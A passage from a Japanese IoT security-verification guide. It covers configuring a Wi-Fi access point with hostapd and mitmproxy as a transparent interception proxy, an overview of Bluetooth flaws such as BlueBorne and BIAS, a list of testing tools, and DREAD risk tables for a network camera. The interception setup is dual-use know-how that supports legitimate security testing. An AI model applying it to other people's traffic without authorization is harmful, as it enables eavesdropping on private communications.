hw_mode=g    #Wi-Fi アクセスポイントでは IEEE 802.11g をサポートすることを明示
channel=6    #Wi-Fi におけるチャネル数
wpa=2          #暗号化方式として WPA2 を指定
wpa_passphrase=mitmproxy      #Wi-Fi アクセスポイントのパスワード
wpa_key_mgmt=WPA-PSK          #鍵管理アルゴリズムの指定
rsn_pairwise=CCMP     #暗号化スイートの組み合わせの指定
```

上記の設定では、アクセスポイントとするインタフェースや Wi-Fi アクセスポイントに必要な情報等を記載している。

III. hostapd のデフォルトの設定ファイル（/etc/default/hostapd）を以下のように編集する。この設定により、前述の設定が hostapd により読み込まれる。

```
DAEMON_CONF=”/etc/hostapd/hostapd.conf”
```

7. /etc/sysctl.conf を以下のように編集し、IP フォワーディングを有効化する。

```
net.ipv4.ip_forward=1
```

8. 起動時実行コマンドの設定

I. /etc/rc.local に以下の内容を記載する。

```
iptables-restore < /etc/iptables.ipv4.nat   #iptables によるフィルタリングルールの適用
systemctl start isc-dhcp-server.service     #DHCP サービスの開始
systemctl start hostapd.service             #hostapd の開始
```

II. 以下のコマンドを実行し、hostapd を有効化する。

```
$ sudo systemctl unmask hostapd      #手動起動の有効化
$ sudo systemctl enable hostapd      #端末起動時、自動的に起動
```

III. 再起動する。

9. 下記 URL 記載の手順で mitmproxy のインストールを行う。
https://docs.mitmproxy.org/stable/overview-installation/

Wi-Fi アクセスポイントと透過型プロキシを構築する際の isc-dhcp-server は version 4.4.1-2、hostpad は v2.8-devel で動作を確認した。mitmproxy は version 4.0.4 で動作を確認した。

6.5 Bluetooth インタフェースに対する検証について

本別冊では、Bluetooth インタフェースに対する具体的な検証手順については示していないが、IoT 機器等には Bluetooth の通信機能が実装されているものが多数存在する。その場合、Bluetooth を対象とした検証も考慮するべきである。

Bluetooth は近距離無線通信の規格であり、通信を行うためには、機器同士を近距離に配置する必要がある。そのため、ネットワーク経由での攻撃と比べると攻撃元に制約はあるものの、近年、Bluetooth を対象とした脆弱性が複数見つかっていることから、Bluetooth 通信における検証の重要性も増してきている。本節では、Bluetooth における代表的な脆弱性の概要と特徴を示した上で、セキュリティ検証における Bluetooth の脆弱性調査の方法と留意点について示す。なお、ツール等を用いた具体的な検証の手順については解説の対象外とする。

近年見つかった Bluetooth を対象とした脆弱性としては、代表的なものに Blueborne や BIAS(Bluetooth Impersonation AttackS)等がある。Blueborne は Bluetooth に関する複数の脆弱性の総称であり、Linux カーネルにおけるバッファオーバーフローの脆弱性 CVE-2017-1000251 や Linux の Bluetooth のプロトコルスタックである Bluez における領域外メモリ参照の脆弱性 CVE-2017-1000250 を含む。BIAS は Bluetooth のプロトコル仕様における脆弱性であり、ペアリング済みの機器の一方になりすましてもう一方の機器とペアリングを行うことが可能となる。BIAS は Bluetooth のプロトコル仕様における脆弱性であるため、該当の処理が仕様どおりに実装されている場合、原則的には脆弱性が再現する。

上で例を挙げた脆弱性に共通する特徴として、脆弱性の影響範囲が大きいことが挙げられる。Bluborne は OS のカーネルやプロトコルスタックにおける脆弱性であるため、様々な機器に利用されている。また、BIAS においては、プロトコル仕様における脆弱性のため、さらに影響範囲が大きい。そのため、Bluetooth の脆弱性調査においては特定ベンダの製品にとどまらない広範な影響範囲となりうる場合があるという点に留意が必要である。

Bluetooth の脆弱性調査においては、まず、検証対象機器に脆弱性が存在しうるか否かを机上調査する。方法としては主に二つある。一つ目の方法は、機器のコンポーネントに関する情報を入手する方法である。OS のカーネルやプロトコルスタック等のバージョンの情報を入手し、それらに存在する脆弱性を調査する。この方法は、第 4.6.1 項に示した Web 調査の手法が利用できる。二つ目の方法は、調査対象の脆弱性を選定し、その脆弱性が存在するコンポーネントを特定した上で、検証対象機器が該当

のコンポーネントを利用しているかを確認する方法である。

机上調査を行った結果、脆弱性が存在しうるという結論になった場合は、可能であれば、実機に対して脆弱性の再現可否の確認を行う。脆弱性が再現しうるか否かは公開されている PoC を活用する方法がある。ただし、PoC は第三者が作成、公開しているものがほとんどであり、信頼性の高い PoC であるか否かは確認が必要である。脆弱性の原理を調査した上で、検証サービス事業者にて PoC を作成するということも可能であるが、多くの場合、高コストになる点は留意が必要である。

6.6 セキュリティ検証に活用できるツール、技術の補足

本別冊では、第 4 章においてセキュリティ検証に活用できるツールとその使用方法を解説したが、第 4 章で解説したツール以外にも有用なツールが多く存在する。本節では、セキュリティ検証に活用できるツールの概要を示す。

- **NSE（Nmap Script Engine）**
  Nmap の機能の一つ。ユーザが記述した Lua スクリプトによってスキャンの自動化やニーズに合わせた独自の検査が可能である。
  https://nmap.org/book/nse.html

- **Nessus**
  Tenable 社によって開発されている脆弱性スキャナ。対象機器に存在する既知脆弱性やシステム構成ミス等の様々な情報を基に対象機器の検査が可能である。
  https://jp.tenable.com/products/nessus

- **GVM（Greenbone Vulnerability Management）**
  オープンソースソフトウェアとして開発されている脆弱性スキャナ。Nessus と同様に既知脆弱性を含む様々な情報を基に対象機器の検査が可能である。
  https://github.com/greenbone/gvmd

- **Qiling**
  オープンソースソフトウェアとして開発されているエミュレータ。PE、Mach-O、ELF ファイルをクロスプラットフォームでエミュレーション可能であり、対応するアーキテクチャも x86, x86_64, Arm, Arm64, MIPS 等幅広く対応している。
  https://github.com/qilingframework/qiling

- **IDA Pro**
  Hex-Rays 社によって開発されているバイナリ解析ツール。バイナリ解析時に最もよく使用されるツールの一つでディスアセンブラ、デバッガ等バイナリ解析に必要な機能が備わっている。
  https://www.hex-rays.com/products/ida/

- **Radare2**
  オープンソースソフトウェアとして開発されているバイナリ解析ツール。コマンドラインから操作が可能であるが、拡張性が高く API を利用した解析の自動化やデバッガとの連携も可能である。また、r2cutter という GUI ツールから操作することも可能である。
  https://github.com/radareorg/radare2

- **Rizin**
  radare2 の派生ソフトウェアとして開発されているバイナリ解析ツール。radare2 と同様にコマンドラインから操作が可能であるが、Cutter という GUI ツールから操作することも可能である。
  https://rizin.re/

- **Boofuzz**
  オープンソースソフトウェアとして開発されているネットワークプロトコルファザー。機能としては Peach Fuzzer とほぼ同様のものが備わっているが、Peach Fuzzer がファジングの設定を XML ファイルで行うのに対して、Boofuzz では設定を Python で行うことができるためより簡単にファジングが可能である。
  https://github.com/jtpereyda/boofuzz

- **BlueZ**
  Linux に実装されている Bluetooth のプロトコルスタック。Linux で動作する Bluetooth を使用するプログラムを開発する際に活用できる。また、いくつかのコマンドラインツールも提供しており、周囲に存在する機器の検索やペアリング等を行うことができる bluetoothctl や疎通確認に利用される l2ping 等がある。
  http://www.bluez.org/

- **Bluefruit LE Sniffer**
  Bluetooth Low Energy（BLE）用のスニッフィングツール。このデバイスを使用すると、二つの BLE 対応デバイス間の通信の盗聴を利用したセキュリティ検証が可能である。
  https://www.switch-science.com/catalog/3347/

6.7 DREAD によるスコアリングの補足

第 3.7.6 項では、ネットワークカメラを対象とした DREAD によるスコアリングの例を示した。本節では、各スコアの補足説明を付記した表示す。公開インタフェースにおける DREAD のスコアを表 6-2 に、UART における DREAD のスコアを表 6-3 に、SPI における DREAD のスコアを表 6-4 に示す。

表 6-2 公開インタフェースにおけるリスクに対する DREAD のスコア(補足説明付き)

リスク	D	R	E	A	D	合計	重大度
映像表示リクエストの入手							
無線 AP 上の暗号化されていない通信の盗聴	2 映像表示リクエストの漏洩	2 映像表示リクエストが送信されたタイミングでのみ実現可能	3 公開ツールで実現可能	2 脆弱な無線 AP を使用しているユーザ	2 通信のキャプチャにより確認可能	11	中
無線 AP 上の危殆化した暗号通信の解読による盗聴	2 映像表示リクエストの漏洩	2 映像表示リクエストが送信されたタイミングでのみ実現可能	3 公開ツールで実現可能	2 脆弱な無線 AP を使用しているユーザ	2 通信のキャプチャにより確認可能	11	中
正規の通信経路上での盗聴	2 映像表示リクエストの漏洩	2 映像表示リクエストが送信されたタイミングでのみ実現可能	3 公開ツールで実現可能	3 全ユーザ	2 通信のキャプチャにより確認可能	12	高

	リスク	D	R	E	A	D	合計	重大度
	ルーティングの変更（※1）	-	-	-	-	-	-	-
映像表示リクエストの改ざん								
	映像表示リクエストの入手＆入手した映像表示リクエストの改ざん	2 映像表示リクエストの改ざん	2 映像表示リクエストが送信されたタイミングでのみ実現可能	3 公開ツールで実現可能	3 全ユーザ	2 通信のキャプチャにより確認可能	12	高
Web サーバのなりすまし								
	映像表示リクエストの入手＆TCP コネクションスプーフィング	2 映像表示リクエストの漏洩、改ざん	2 映像表示リクエストが送信されたタイミングでのみ実現可能	2 ツール作成により実現可能	3 全ユーザ	2 通信のキャプチャにより確認可能	11	中
	映像表示リクエストの入手＆送信元アドレスの偽装によるなりすまし	2 映像表示リクエストの漏洩、改ざん	2 映像表示リクエストが送信されたタイミングでのみ実現可能	2 ツール作成により実現可能	3 全ユーザ	2 通信のキャプチャにより確認可能	11	中
Wi-Fi インタフェースへのサービス拒否攻撃								
	SYN フラッド攻撃	2 ネットワーク機能のサービス拒否	2 実現までに大量のパケットの送	3 公開ツールで実現可能	3 全ユーザ	2 通信のキャプチャにより確認可	12	高

リスク	D	R	E	A	D	合計	重大度
		信が必要			能		
FIN フラッド攻撃	2 ネットワーク機能のサービス拒否	2 実現までに大量のパケットの送信が必要	3 公開ツールで実現可能	3 全ユーザ	2 通信のキャプチャにより確認可能	12	高
ACK フラッド攻撃	2 ネットワーク機能のサービス拒否	2 実現までに大量のパケットの送信が必要	3 公開ツールで実現可能	3 全ユーザ	2 通信のキャプチャにより確認可能	12	高
UDP フラッディング	2 ネットワーク機能のサービス拒否	2 実現までに大量のパケットの送信が必要	3 公開ツールで実現可能	3 全ユーザ	2 通信のキャプチャにより確認可能	12	高
ICMP フラッディング	2 ネットワーク機能のサービス拒否	2 実現までに大量のパケットの送信が必要	3 公開ツールで実現可能	3 全ユーザ	2 通信のキャプチャにより確認可能	12	高
TCP フラグメンテーション	2 ネットワーク機能のサービス拒否	2 実現までに大量のパケットの送信が必要	2 ツール作成により実現可能	3 全ユーザ	2 通信のキャプチャにより確認可能	11	中
UDP フラグメンテーション	2	2	2	3	2	11	中

リスク		D	R	E	A	D	合計	重大度
		ネットワーク機能のサービス拒否	実現までに大量のパケットの送信が必要	ツール作成により実現可能	全ユーザ	通信のキャプチャにより確認可能		
	ICMP フラグメンテーション	2 ネットワーク機能のサービス拒否	2 実現までに大量のパケットの送信が必要	2 ツール作成により実現可能	3 全ユーザ	2 通信のキャプチャにより確認可能	11	中
	ファジング	2 ネットワーク機能のサービス拒否（※2）	2 実現までに大量のパケットの送信が必要	3 公開ツールで実現可能	3 全ユーザ	2 通信のキャプチャにより確認可能	12	高

※1：主にインフラへの攻撃であるため、であるためスコアを算出していない

※2：場合によっては OS がクラッシュすることで機器の機能全般がサービス拒否になる場合もあるが、ここでは、ネットワーク機能のみが影響を受ける想定でスコアを算出している

表 6-3 UART におけるリスクに対する DREAD のスコア（補足説明付き）

リスク		D	R	E	A	D	合計	重大度
ファームウェアの入手								
	レインボーテーブルによるパスワード攻撃	3 ファームウェアが取得可能	2 物理アクセス可能なときのみに	3 公開ツールにより実現可能	2 脆弱なパスワードが設定されて	1 物理アクセスが必要	11	中

	リスク	D	R	E	A	D	合計	重大度
			実現可能		いるユーザ			
	辞書型パスワード攻撃	3 ファームウェアが取得可能	2 物理アクセス可能なときのみに実現可能	3 公開ツールにより実現可能	2 脆弱なパスワードが設定されているユーザ	1 物理アクセスが必要	11	中
	認証情報の窃取（※1）	-	-	-	-	-	-	-
	既知脆弱性の悪用	3 ファームウェアが取得可能	2 物理アクセス可能なときのみに実現可能	3 公開ツールにより実現可能(※2)	3 全ユーザ	1 物理アクセスが必要	12	高
	ブートローダコマンドの実行	3 ファームウェアが取得可能	2 物理アクセス可能なときのみに実現可能	3 公開ツールにより実現可能	3 全ユーザ	1 物理アクセスが必要	12	高
ファームウェアの改ざん								
	レインボーテーブルによるパスワード攻撃	3 ファームウェアの改ざんが可能	2 物理アクセス可能なときのみに実現可能	3 公開ツールにより実現可能	2 脆弱なパスワードが設定されているユーザ	1 物理アクセスが必要	11	中
	辞書型パスワード攻撃	3 ファームウェアの改ざんが可能	2 物理アクセス可能なときのみに	3 公開ツールにより実現可能	2 脆弱なパスワードが設定されて	1 物理アクセスが必要	11	中

	リスク	D	R	E	A	D	合計	重大度
			実現可能		いるユーザ			
	認証情報の窃取（※1）	-	-	-	-	-	-	-
	既知脆弱性の悪用	3 ファームウェアの改ざんが可能	2 物理アクセス可能なときのみに実現可能	3 公開ツールにより実現可能(※2)	3 全ユーザ	1 物理アクセスが必要	12	高
	ブートローダコマンドの実行	3 ファームウェアの改ざんが可能	2 物理アクセス可能なときのみに実現可能	3 公開ツールにより実現可能	3 全ユーザ	1 物理アクセスが必要	12	高
ファームウェアのサービス拒否								
	レインボーテーブルによるパスワード攻撃	3 機器本体の停止が可能	2 物理アクセス可能なときのみに実現可能	3 公開ツールにより実現可能	2 脆弱なパスワードが設定されているユーザ	1 物理アクセスが必要	11	中
	辞書型パスワード攻撃	3 機器本体の停止が可能	2 物理アクセス可能なときのみに実現可能	3 公開ツールにより実現可能	2 脆弱なパスワードが設定されているユーザ	1 物理アクセスが必要	11	中
	認証情報の窃取　（※1）	-	-	-	-	-	-	-
	既知脆弱性の悪用	3 機器本体の停	2 物理アクセス可	3 公開ツールにより	3 全ユーザ	1 物理アクセスが	12	高

リスク		D	R	E	A	D	合計	重大度
		止が可能	能なときのみに実現可能	実現可能(※2)		必要		
	ブートローダコマンドの実行	3 機器本体の停止が可能	2 物理アクセス可能なときのみに実現可能	3 公開ツールにより実現可能	3 全ユーザ	1 物理アクセスが必要	12	高

※1：主にソーシャルエンジニアリング等を利用した攻撃であるためスコアを算出していない

※2：既知脆弱性を悪用するツールが公開されている想定でスコアを算出している

表 6-4 SPI におけるリスクに対する DREAD のスコア（補足説明付き）

リスク		D	R	E	A	D	合計	重大度
ファームウェアの入手								
	SPI フラッシュダンプ	3 ファームウェアの取得が可能	2 物理アクセス可能なときのみに実現可能	3 公開ツールにより実現可能	3 全ユーザ	1 物理アクセスが必要	12	高
ファームウェアの改ざん								
	SPI を含む EPROM の置換	3 ファームウェアの改ざんが可能	2 物理アクセス可能なときのみに実現可能	3 公開ツールにより実現可能	3 全ユーザ	1 物理アクセスが必要	12	高
	SPI フラッシュダンプ＆	3	2	3	3	1	12	高

	リスク	D	R	E	A	D	合計	重大度
	ファームウェアの解析& ファームウェアの再構成	ファームウェアの改ざんが可能	物理アクセス可能なときのみに実現可能	公開ツールにより実現可能	全ユーザ	物理アクセスが必要		
ファームウェアのサービス拒否								
	SPI および EPROM の物理的破壊	3 機器本体の停止が可能	2 物理アクセス可能なときのみに実現可能	3 公開ツールにより実現可能	3 全ユーザ	1 物理アクセスが必要	12	高
	ファームウェアの改ざん	3 機器本体の停止が可能	2 物理アクセス可能なときのみに実現可能	3 公開ツールにより実現可能	3 全ユーザ	1 物理アクセスが必要	12	高